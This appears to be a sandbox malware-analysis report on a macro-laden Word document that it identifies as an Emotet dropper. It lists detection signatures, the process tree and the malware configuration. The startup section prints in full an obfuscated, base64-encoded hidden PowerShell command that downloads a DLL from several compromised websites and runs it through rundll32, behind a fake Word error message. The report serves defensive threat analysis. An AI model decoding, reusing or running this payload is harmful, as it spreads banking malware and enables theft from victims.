ID: 336501
Sample Name: bestand-8881014518 00944.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:52:42
Date: 06/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report bestand-8881014518 00944.doc 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 6
Threatname: Emotet 6
Yara Overview 7
Memory Dumps 7
Unpacked PEs 7
Sigma Overview 7
Signature Overview 7
AV Detection: 8
Networking: 8
E-Banking Fraud: 8
System Summary: 8
Data Obfuscation: 8
Persistence and Installation Behavior: 8
Hooking and other Techniques for Hiding and Protection: 8
HIPS / PFW / Operating System Protection Evasion: 8
Stealing of Sensitive Information: 8
Mitre Att&ck Matrix 8
Behavior Graph 9
Screenshots 10
Thumbnails 10
Antivirus, Machine Learning and Genetic Malware Detection 11
Initial Sample 11
Dropped Files 11
Unpacked PE Files 11
Domains 12
URLs 12
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
Contacted IPs 13
Public 14
General Information 14
Simulations 15
Behavior and APIs 15
Joe Sandbox View / Context 15
IPs 15
Domains 15
ASN 16
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
Static File Info 18
General 18
File Icon 19
Static OLE Info 19
General 19
OLE File "bestand-8881014518 00944.doc" 19

Indicators 19
Summary 19
Document Summary 20
Streams with VBA 20
VBA File Name: Oi5oelv0_s4, Stream Size: 17886 20
General 20
VBA Code Keywords 20
VBA Code 25
VBA File Name: Qafkrimwsho, Stream Size: 697 25
General 25
VBA Code Keywords 25
VBA Code 25
VBA File Name: Wm_t404p8v_, Stream Size: 1106 25
General 25
VBA Code Keywords 25
VBA Code 25
Streams 25
Stream Path: \x1CompObj, File Type: data, Stream Size: 146 25
General 25
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 26
General 26
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 544 26
General 26
Stream Path: 1Table, File Type: data, Stream Size: 6424 26
General 26
Stream Path: Data, File Type: data, Stream Size: 99189 26
General 26
Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 488 27
General 27
Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 110 27
General 27
Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5146 27
General 27
Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 630 27
General 27
Stream Path: WordDocument, File Type: data, Stream Size: 25134 28
General 28
Network Behavior 28
Network Port Distribution 28
TCP Packets 28
UDP Packets 30
DNS Queries 30
DNS Answers 30
HTTP Request Dependency Graph 30
HTTP Packets 30
Code Manipulations 31
Statistics 31
Behavior 31
System Behavior 31
Analysis Process: WINWORD.EXE PID: 2308 Parent PID: 584 32
General 32
File Activities 32
File Created 32
File Deleted 32
File Read 32
Registry Activities 32
Key Created 32
Key Value Created 32
Key Value Modified 34
Analysis Process: cmd.exe PID: 2288 Parent PID: 1220 36
General 36
Analysis Process: msg.exe PID: 2452 Parent PID: 2288 38
General 38
Analysis Process: powershell.exe PID: 1100 Parent PID: 2288 38
General 38
File Activities 40
File Created 40
File Written 40
File Read 41
Registry Activities 42
Analysis Process: rundll32.exe PID: 2312 Parent PID: 1100 42
General 42
File Activities 42
File Read 42
Analysis Process: rundll32.exe PID: 2556 Parent PID: 2312 42
General 42
File Activities 43

Analysis Process: rundll32.exe PID: 2500 Parent PID: 2556 43
General 43
File Activities 43
Analysis Process: rundll32.exe PID: 2676 Parent PID: 2500 43
General 43
File Activities 44
Analysis Process: rundll32.exe PID: 2828 Parent PID: 2676 44
General 44
File Activities 44
Analysis Process: rundll32.exe PID: 2724 Parent PID: 2828 44
General 44
File Activities 45
Analysis Process: rundll32.exe PID: 2800 Parent PID: 2724 45
General 45
File Activities 45
Analysis Process: rundll32.exe PID: 2384 Parent PID: 2800 45
General 46
File Activities 46
Analysis Process: rundll32.exe PID: 2960 Parent PID: 2384 46
General 46
File Activities 46
Analysis Process: rundll32.exe PID: 2948 Parent PID: 2960 47
General 47
Analysis Process: rundll32.exe PID: 2252 Parent PID: 2948 47
General 47
Analysis Process: rundll32.exe PID: 1748 Parent PID: 2252 47
General 47
Analysis Process: rundll32.exe PID: 1900 Parent PID: 1748 48
General 48
Analysis Process: rundll32.exe PID: 3000 Parent PID: 1900 48
General 48
Disassembly 48
Code Analysis 48


Analysis Report bestand-8881014518 00944.doc

Overview


General Information

Sample Name:	bestand-8881014518 00944.doc
Analysis ID:	336501
MD5:	8ce4185f17ed35f..
SHA1:	9c6396150dd23a..
SHA256:	4425de724449de..

Most interesting Screenshot:



Detection




Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Obfuscated command line found

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2308 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2288 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD

JAA5ADUAWABVAGMARAAgACAAPQAgACAAWwBUAFkAcABFAF0AKAAiAHsAMAB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGU
AJwAsACcAQwBUAE8AUgB5ACcALAAnAE0AJwAsACcAUgBFACcALAAnAC4AaQBvAC4AZABJACcAKQAgACAAOwAgACAAcwBFAFQALQBJAHQARQBtACAAIAAoACc
AVgAnACsAJwBhAHIAaQBBAEIATABlACcAKwAnADoARgBJAFUAJwApACAAIAAoACAAIABbAHQAeQBwAEUAXQAoACIAewAxAH0AewA0AH0AewAwAH0AewA2AH0
AewA1AH0AewAzAH0AewAyAH0AIgAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcALAAnAHMAWQBzAHQAJwAsACcAVABNAGEATgBBAEcAZQByACcALAAnAE4
AJwAsACcARQAnACwAJwBJACcALAAnAHYASQBjAEUAUABvACcAKQApADsAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0
AIAAoACcAUwBpACcAKwAoACcAbABlACcAKwAnAG4AJwApACsAKAAnAHQAJwArACcAbAB5AEMAJwApACsAKAAnAG8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4Ad
QBlACcAKQApADsAJABIAGMANgBjADYAdQB5AD0AJABJADcANgBDACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABUADMANgBTADsAJABWADAAN
gBCAD0AKAAnAEkAMwAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkAIAAoACIAVgBBACIAKwAiAHIAaQBBAEIAIgArACIAbAAiACsAIgBFADoAOQA1ACIAKwAiAFgAdQB
DAGQAIgApACAAIAApAC4AVgBhAEwAVQBlADoAOgAiAGMAUgBlAGEAVABgAEkAUgBgAEUAYABDAFQATwBSAFkAIgAoACQASABPAE0ARQAgACsAIAA
oACgAJwB7ADAAfQBDADMAcgBlACcAKwAnADUAYwAzAHsAMAB9ACcAKwAnAEQAaQAnACsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwA
pAC0AZgAgAFsAQwBlAEEAUgBdADkAMgApACkAOwAkAEQAMQA1AEIAPQAoACgAJwBHADIAJwArACcAOAAnACkAKwAnAE8AJwApADsAIAAkAGYAaQB1ADoAOgA
iAHMAZQBgAGMAYABVAHIASQBUAFkAcABSAG8AVABPAGAAYwBPAEwAIgAgAD0AIAAoACgAJwBUACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAkAFIAMwA
yAEYAPQAoACcARwAnACsAKAAnADEANgAnACsAJwBaACcAKQApADsAJABDADcAegBpADkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwA
pACkAOwAkAFcAXwAxAEQAPQAoACcARQAnACsAKAAnADEAOQAnACsAJwBUACcAKQApADsAJABXADcAaQBvADAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAeewA
wAH0AJwArACgAJwBDACcAKwAnADMAcgBlADUAJwApACsAJwBjADMAJwArACcAewAnACsAJwAwAH0ARABpAF8AcAAzAGMAJwArACcAOQB7ACcAKwAnADAAfQA
nACkALQBGAFsAQwBoAGEAcgBdADkAMgApACsAJABDADcAegBpADkAdQB1ACsAKAAnAC4AZAAnACsAJwBsAGwAJwApADsAJABIADMANgBBAD0AKAAnAFIAJwA
rACgAJwA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAeABfAGgAXwA9ACgAKAAnAF0AYQAnACsAJwBuAHcAWwAzACcAKwAnADoALwAnACkAKwAnAC8AJwA
rACgAJwBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkAbABtACcAKwAnAC4AYwBvACcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwA
tAGEAJwArACcAZABtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAXQAnACkAKwAnAGEAJwArACgAJwBuACcAKwAnAHcAWwAzACcAKwAnADoALwAvAGcAaQA
nACsAJwB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJwBuAGsAcwBkACcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwB
vAG0ALwBxAGwARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbgAnACkAKwAoACcAdwAnACsAJwBbADMAOgAvAC8AdwAnACkAKwAoACcAYQBwACcAKwA
nAC4AJwApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQArACcAaQAnACsAKAAnAHMAYwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwB
wAC0AaQBuAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJwAvAFEAcgAnACsAJwB5AEMAJwApACsAJwBCAC8AJwArACcAQAAnACsAKAAnAF0AJwA
rACcAYQBuAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJwAvAGYAJwArACcAbgAnACsAJwBqAGIAcQAuAGMAbwBtAC8AdwBwAC0AaQAnACkAKwAoACcAbgBjA
CcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJwByACcAKwAnAGwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMAcwAnACsAJwA6AC8ALwBzA
GEAawAnACkAKwAoACcAaAAnACsAJwBpAHMAdQBoACcAKwAnAGEAbgAnACkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAoACcAZQB2A
GkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8AJwApACsAJwB3AGcAKwAoACcAcAAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAnACsAJwBsAHUAZAAnACk
AKwAoACcAZQBzACcAKwAnAC8AQwB2AEcAJwApACsAKAAnAFUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBuAHcAWwAzADoAJwArACcALwAnACkAKwAoACc
ALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAaQB4ACcAKQArACgAJwAuACcAKwAnAHQAZQBsAGUAJwArACcAcwBrACcAKwAnAG8AJwArACcAcAAnACsAKAAnAHQA
ALgBjAG8AJwArACcAbQAnACkAKwAoACcAeQBuACcAKwAnAHQAZQBsAGUAJwArACcAcwBrACcAKwAnAG8AJwArACcAcAABzAHQAbwByAGU
QAnACsAJwBhAG4AJwArACgAJwB3AFsAJwArACcAMwAnACkAKwAnAHMAOgAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBwAC4AYwBvACcAKwAnAG0ALwB3AHAAJ
wArACcALQBhAGQAJwArACcAbQAnACkAKwAoACcAaQBuACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AIgByAGUAUABMAGAAQQBjAEUAIgAoACgAKAAnAF0AY
QAnACsAJwBuAHcAJwApACsAJwBbACcAKwAnADMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3ACcAKQAsACgAKAAnAGgAdAAnACsAJ
wB0ACcAKQArACcAcAAnACkALAAnADMAZAAnACkAWwAxAF0AKQAuACIAcwBgAHAAbABpAFQAIgAoACQAUQA5ADMASAAgACsAIAAkAEgAYwA2AGMANgB1AHkAI
AArACAAJABIADgAOQBaACkAOwAkAEUANwA1AFYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBvAHIAZQBhAGMAaAAgACgAJABDAGoAa
wBlADAAbABlACAAaQBuACAAJABHAHIANgB4AF8AaABfACkAewB0AHIAeQB7ACgALgAoACcATgBlAHcAJwArACcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAHkAUwB
0AGUAbQAuAE4AZQB0AC4AVwBFAGIAYwBMAEkARQBuAHQAKQAuACIAZABvAHcAYABOAGwATwBgAEEAYABEAGYASQBsAGUAIgAoACQAQwBqAGsAZQAwAGwAZQA
sACAAJABXADcAaQBvADAAdwBnACkAOwAkAFIANQA1AFMAPQAoACcAQgAnACsAKAAnADYANgAnACsAJwBTACcAKQApADsASQBmACAAKAAoAC4AKAAnAEcAZQA
nACsAJwB0AC0ASQB0AGUAbQAnACkAIAAkAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVABoACIAIAAtAGcAZQAgADQAMwAxADIANgApACAAewA
mACgAJwByAHUAbgAnACsAJwBkACcAKwAnAGwAbAAzADIAJwApACAAJABXADcAaQBvADAAdwBnACwAKAAoACcAQwBvAG4AJwArACcAdAByAG8AJwApACsAKAA
nAGwAJwArACcAXwBSAHUAJwApACsAJwBuAEQAJwArACcATABMACcAKQAuACIAdABgAE8AcwBgAFQAUgBJAG4AZwAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAA
nAFIAOQAnACsAJwA0ACcAKQArACcASgAnACkAOwBiAHIAZQBhAGsAOwAkAEcAOQAyAEkAPQAoACcAVQA4ACcAKwAnADkAWQAnACkAfQB9AGMAYQB0AGMAaAB
7AH0AfQAkAFoAMQA3AE0APQAoACcASwA3ACcAKwAnADkAVQAnACkA MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2452 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 1100 cmdline: POwersheLL -w hidden -ENCOD JAA5ADUAWABVAGMARAAgACAAPQAgACAAWwBUAFkAcABFAF0AKAAiAHsAMAB9AHsA

MgB9AHsANAB9AHsAMwB9AHsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGUAJwAsACcAQwBUAE8AUgB5AGcALAAnAE0AJwAsACcAUgBFACcALAAnAC4AaQBvAC4A
ZABJACcAKQAgACAAOwAgACAAcwBFAFQALQBJAHQARQBtACAAIAAoACcAVgAnACsAJwBhAHIAaQBBAEIATABlACcAKwAnADoARgBJAFUAJwApACAAIAAoACAA
IABbAHQAeQBwAEUAXQAoACIAewAxAH0AewA0AH0AewAwAH0AewA2AH0AewA1AH0AewAzAH0AewAyAH0AIgAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcA
LAAnAHMAWQBzAHQAJwAsACcAVABNAGEATgBBAEcAZQByACcALAAnAE4AJwAsACcARQAnACwAJwBJACcALAAnAHYASQBjAEUAUABvACcAKQApADsAJABFAHIA
cgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACcAUwBpACcAKwAoACcAbABlACcAKwAnAG4AJwApACsAKAAnAHQAJwArACcA
bAB5AEMAJwApACsAKAAnAG8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4AdQBlACcAKQApADsAJABlAGMANgBjADYAdQB5AD0AJABJADcANgBDACAA
KwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABUADMANgBTADsAJABWADAANgBCAD0AKAAnAEkAMwAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkA
IAAoACIAVgBBACIAKwAiAHIAaQBBAEIAIgArACIAbAAiACsAIgBFADoAOQA1ACIAKwAiAFgAdQBDAGQAIgApACAAIAApAC4AVgBhAEwAVQBlADoAOgAiAGMAUgBlAGEAVA
BgAEUAZABgAEkAUgBgAEUAYABDAFQATwBSAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB7ADAAfQBDADMAcgBlACcAKwAnADUAYwAzAHsAMAB9ACcAKw
AnAEQAaQAnACsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwApAC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAEQAMQA1AEIAPQ
AoACgAJwBHADIAJwArACcAOAAnACkAKwAnAE8AJwApADsAIAAkAGYAaQB1ADoAOgAiAHMAZQBgAGMAYABVAHIASQBUAFkAcABSAG8AVABPAGAAYwBPAEwAIg
AgAD0AIAAoACgAJwBUACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAkAFIAMwAyAEYAPQAoACcARwAnACsAKAAnADEANgAnACsAJwBaACcAKQApADsAJA
BDADcAegBpADkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwApACkAOwAkAFcAXwAxAEQAPQAoACcARQAnACsAKAAnADEAOQAnACsAJw
BUACcAKQApADsAJABXADcAaQBvADAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0AJwArACgAJwBDACcAKwAnADMAcgBlADUAJwApACsAJwBjADMAJw
ArACcAewAnACsAJwAwAH0ARABpAF8AcAAzAGMAJwArACcAOQB7ACcAKwAnADAAfQAnACkALQBGAFsAQwBoAGEAcgBdADkAMgApACsAJABDADcAegBpADkAdQ
B1ACsAKAAnAC4AZAAnACsAJwBsAGwAJwApADsAJABlADMANgBBAD0AKAAnAFIAJwArACgAJwA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAeABfAGgAXw
A9ACgAKAAnAF0AYQAnACsAJwBuAHcAWwAzACcAKwAnADoALwAnACkAKwAnAC8AJwArACgAJwBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkAbABtACcAKw
AnAC4AYwBvACcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwAtAGEAJwArACcAZABtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAXQ
AnACkAKwAnAGEAJwArACgAJwBuACcAKwAnAHcAWwAzACcAKwAnADoALwAvAGcAaQAnACsAJwB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJw
BuAGsAcwBkACcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwBvAG0ALwBxAGwARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbg
AnACkAKwAoACcAdwAnACsAJwBbADMAOgAvAC8AdwAnACkAKwAoACcAYQBwACcAKwAnAC4AJwApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQ
ArACcAaQAnACsAKAAnAHMAYwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwBwAC0AaQBuAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJw

AvAFEAcgAnACsAJwB5AEMAJwApACsAJwBCAC8AJwArACcAQAAnACsAKAAnAF0AJwArACcAYQBuAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJw
AvAGYAJwArACcAbgAnACsAJwBqAGIAcQAuAGMAbwBtAC8AdwBwAC0AaQAnACkAKwAoACcAbgBjACcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJw
ByACcAKwAnAGwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMAcwAnACsAJwA6AC8ALwBzAGEAawAnACkAKwAoACcAaAAnACsAJwBpAHMAdQBoACcAKw
AnAGEAbgAnACkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAoACcAZQB2AGkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbw
BtAC8AJwApACsAJwB3ACcAKwAoACcAcAAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAnACsAJwBsAHUAZAAnACkAKwAoACcAZQBzACcAKwAnAC8AQwB2AEcAJw
ApACsAKAAnAFUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBuAHcAWwAzADoAJwArACcALwAnACkAKwAoACcALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAaQ
B4ACcAKQArACgAJwAuACcAKwAnAHQAZQBsAGUAJwArACcAcwBrACcAKwAnAG8AJwArACcAcAbzAHQAbwByAGUALgBjAG8AJwArACcAbQAnACkAKwAnAC8AYw
AnACsAJwBnAGkAJwArACgAJwAtACcAKwAnAGIAaQBuACcAKQArACgAJwAvAEcAJwArACcAdAAzAFMALwBAACcAKQArACcAXQAnACsAJwBhAG4AJwArACgAJw
B3AFsAJwArACcAMwAnACkAKwAnAHMAOgAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBwAC4AYwBvACcAKwAnAG0ALwB3AHAAJwArACcALQBhAGQAJwArACcAbQ
AnACkAKwAoACcAaQBuACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AIgByAGUAUABMAGAAQQBjAEUAIgAoACgAKAAnAF0AYQAnACsAJwBuAHcAJwApACsAJw
BbACcAKwAnADMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3ACcAKQAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkALA
AnADMAZAAnACkAWwAxAF0AKQAuACIAcwBgAHAAbABpAFQAIgAoACQAUQA5ADMASAAgACsAIAAkAEgAYwA2AGMANgB1AHkAIAArACAAJABIADgAOQBaACkAOw
AkAEUANwA1AFYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBvAHIAZQBhAGMAaAAgACgAJABDAGoAawBlADAAbABlACAAaQBuACAAIA
BHAHIANgB4AF8AaABfACkAewB0AHIAeQB7ACgALgAoACcATgBlAHcAJwArACcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAHkAUwB0AGUAbQAuAE4AZQ
B0AC4AVwBFAGIAYwBMAEkARQBuAHQAKQAuACIAZABvAHcAYABOAGwATwBgAEEAYABEAGYASQBsAGUAIgAoACQAQwBqAGsAZQAwAGwAZQAsACAAJABXADcAaQ
BvADAAdwBnACkAOwAkAFIANQA1AFMAPQAoACcACQgAnACsAKAAnADYANgAnACsAJwBTACcAKQApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0ASQ
B0AGUAbQAnACkAIAAkAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVABoACIAIAAtAGcAZQAgADQAMwAxADIANgApACAAewAmACgAJwByAHUAbg
AnACsAJwBkACcAKwAnAGwAbAAzADIAJwApACAAJABXADcAaQBvADAAdwBnACwAKAAoACcAQwBvAG4AJwArACcAdAByAG8AJwApACsAKAAnAGwAJwArACcAXw
BSAHUAJwApACsAJwBuAEQAJwArACcATABMACcAKQAuACIAdABgAE8AcwBgAFQAUgBJAG4AZwAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAAnAFIAOQAnACsAJw
A0ACcAKQArACcASgAnACkAOwBiAHIAZQBhAGsAOwAkAEcAOQAyAEkAPQAoACcAVQA4ACcAKwAnADkAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFoAMQ
A3AE0APQAoACcASwA3ACcAKwAnADkAVQAnACkA MD5: 852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2312 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Control_RunDLL MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2556 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2500 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vpdqbmffwwlyu\elrrcydsvvol.uui',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2676 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ygrfxgybds\jrwpxihfr.rob',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2828 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lydzwvicztegt\jfrrzuskryo.byz',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2724 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wmhtpvmxcctn\ytalpvmidll.mdf',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2800 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Grdxtrtyl\kmtzbbgl.dxh',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2384 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wgsitvbdu\kifteejg.dsr',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 2960 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Extnaatd\rvydpsb.zwq',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 2948 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rvuszsgopfi\mtjvkbmtlk.dym',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 2252 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Oqhzdezq\bectafh.dff',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 1748 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Weiwdqzj\qfklela.qlk',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                        - rundll32.exe (PID: 1900 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vvjepckhx\flnsfzgm.bdf',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                          - rundll32.exe (PID: 3000 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lkstsciju\uxbijfvp.mja',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOZ9fLJ8UrI0OZURpPsR3eijAyfPj3z6\nuS75f2igmYFW2aWgNcFIzsAYQleKzD0nlCFHOo7Zf8/4wY2UW0CJ4dJEHnE/PHlz\n6uNk3pxjm7o4eCDyiJbzf+k0Azjl0q54FQIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.2098442031.00000000003A1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000012.00000002.2346389267.00000000003D1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.2095140776.0000000000240000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000F.00000002.2108654595.00000000020A1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2099597236.00000000001B0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 21 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
